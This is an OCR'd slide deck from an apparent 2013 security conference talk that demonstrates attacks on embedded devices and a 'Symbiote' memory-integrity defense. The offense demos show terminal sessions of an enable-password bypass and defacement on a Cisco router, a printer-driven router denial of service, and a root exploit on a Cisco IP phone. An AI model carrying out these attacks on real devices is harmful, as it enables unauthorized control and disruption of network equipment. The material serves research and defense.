
Read phone memory again to see results of write operation.

Offense Demo

```
Password:
2821>en
Password:
Password:
Password:
% Bad secrets

2821>sh ver
Cisco IOS Software, 2800 Software (C2800NM-SPSERVICESK9-M), Version 12.3(11)T5, RELEASE SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2005 by Cisco Systems, Inc.
Compiled Sat 02-Apr-05 15:43 by yiyan

ROM: System Bootstrap, Version 12.4(13r)T, RELEASE SOFTWARE (fc1)

2821 uptime is 6 minutes
System returned to ROM by power-on
System image file is "flash:uncompressed-123.BIN"


This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
Importers, exporters, distributors and users are responsible for
compliance with U.S. and local country laws. By using this product you
agree to comply with applicable laws and regulations. If you are unable
to comply with U.S. and local laws, return this product immediately.

A summary of U.S. laws governing Cisco cryptographic products may be found at:
http://www.cisco.com/wwl/export/crypto/tool/stqrg.html

If you require further assistance please contact us by sending email to
export@cisco.com.

Cisco 2821 (revision 53.50) with 251904K/10240K bytes of memory.
Processor board ID FTX1143A0KU
2 Gigabit Ethernet interfaces
DRAM configuration is 64 bits wide with parity enabled.
239K bytes of non-volatile configuration memory.
3686256K bytes of ATA CompactFlash (Read/Write)

Configuration register is 0x3922

2821>
```

Normal Cisco router behavior: three bad enable secrets keeps user at unprivileged level. 'show version' shows router information.

Offense Demo




The barnaby command makes multiple writes to the 2821 router. It makes the check password function always return success and overwrites the 'show version' string.

Offense Demo

```
vanity:~/bh13$ telnet 192.168.100.27
Trying 192.168.100.27...
Connected to 2821p.
Escape character is '^]'.


User Access Verification

Password:
2821>en
Password:
Password:
Password:
% Bad secrets

2821#
```


Enable secret bypassed.

Offense Demo



Barnaby Jack's face in 'show version' output.

Offense Demo



Enable bypass and Barns on the 1841 router.


Offense Demo

```
vanity:~/bh13$ telnet 192.168.100.1
Trying 192.168.100.1...
Connected to 192.168.100.1.
Escape character is '^]'.


User Access Verification

Username: foo
Password:

bh-fw0>sh proc cpu | i CPU
CPU utilization for five seconds: 7%/0%; one minute: 10%; five minutes: 17%
bh-fw0>sh proc cpu | i CPU
CPU utilization for five seconds: 99%/74%; one minute: 49%; five minutes: 25%
bh-fw0>
```

Results of making printer DOS router. CPU goes to 99% utilization.

DefenseDemo

Defense Demo



Defense Konsole. All Symbiote protected targets reporting that they are secure.

Defense Demo

```
vanity:~/bh13/konsole$ ssh default@192.168.100.140
Warning: Permanently added '192.168.100.140' (RSA) to the list of known hosts.
default@192.168.100.140's password:
login: default
password:
$ whoami
default
$ ./pwnbin
Segment Violation (core dumped)
$ login
login: default
password:
# whoami
root
#
```

Cisco 7961 exploit launched.

Defense Demo

```
Symbiotes                                     Weather in p3wnT0wn - breezy
phone
  Model:        Cisco 7961G phone            | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.7]
  Ip:           192.168.100.140              | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:23.6]
  Time:         2013-07-31 22:07:23          | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.5]
  Checksum:     0x8819910                    | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:23.3]
  Secure State: PWND                         | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:07:23.2]
                                             | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.2]
router2821                                   | IP 192.168.100.127 State: SECURE Chksum: 0x696472ef[22:07:23.0]
  Model:        Cisco 2821 Router            | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.0]
  Ip:           192.168.100.127              | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:23.0]
  Time:         2013-07-31 22:07:23          | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.7]
  Checksum:     0x696472ef                   | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:22.6]
  Secure State: SECURE                       | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.5]
                                             | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:22.3]
router1841                                   | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.2]
  Model:        Cisco 1841 Router            | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:22.0]
  Ip:           192.168.100.125              | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:07:22.0]
  Time:         2013-07-31 22:07:23          | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.0]
  Checksum:     0x46dc21ec                   | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.7]
  Secure State: SECURE                       | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:21.7]
                                             | IP 192.168.100.127 State: SECURE Chksum: 0x696472ef[22:07:21.6]
printer                                      | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.5]
  Model:        HP 2005 printer              | IP 192.168.100.140 State: PWND   Chksum: 0x8819910[22:07:21.4]
  Ip:           192.168.100.130              | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.2]
  Time:         2013-07-31 22:07:23          |
  Checksum:     0x9a4002e8                   |
  Secure State: SECURE                       |
```

```
mc@m: ~/bh13/konsole
symbiote_monitor>
symbiote_monitor>
```


Symbiote detects change in static region of memory. Reported checksum changes and phone state now reports that it has been exploited.

Defense Demo

```
vanity:~/bh13$ telnet 192.168.100.127
Trying 192.168.100.127...
Connected to 2821sem.
Escape character is '^]'.


User Access Verification

Password:
2821-sem>sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
lab-sw           Gig 0/1            170         S I       WS-C2950-2Fas 0/1
2821-sem>
```

'show cdp neighbor' modified to change router memory, simulating exploit.

Defense Demo



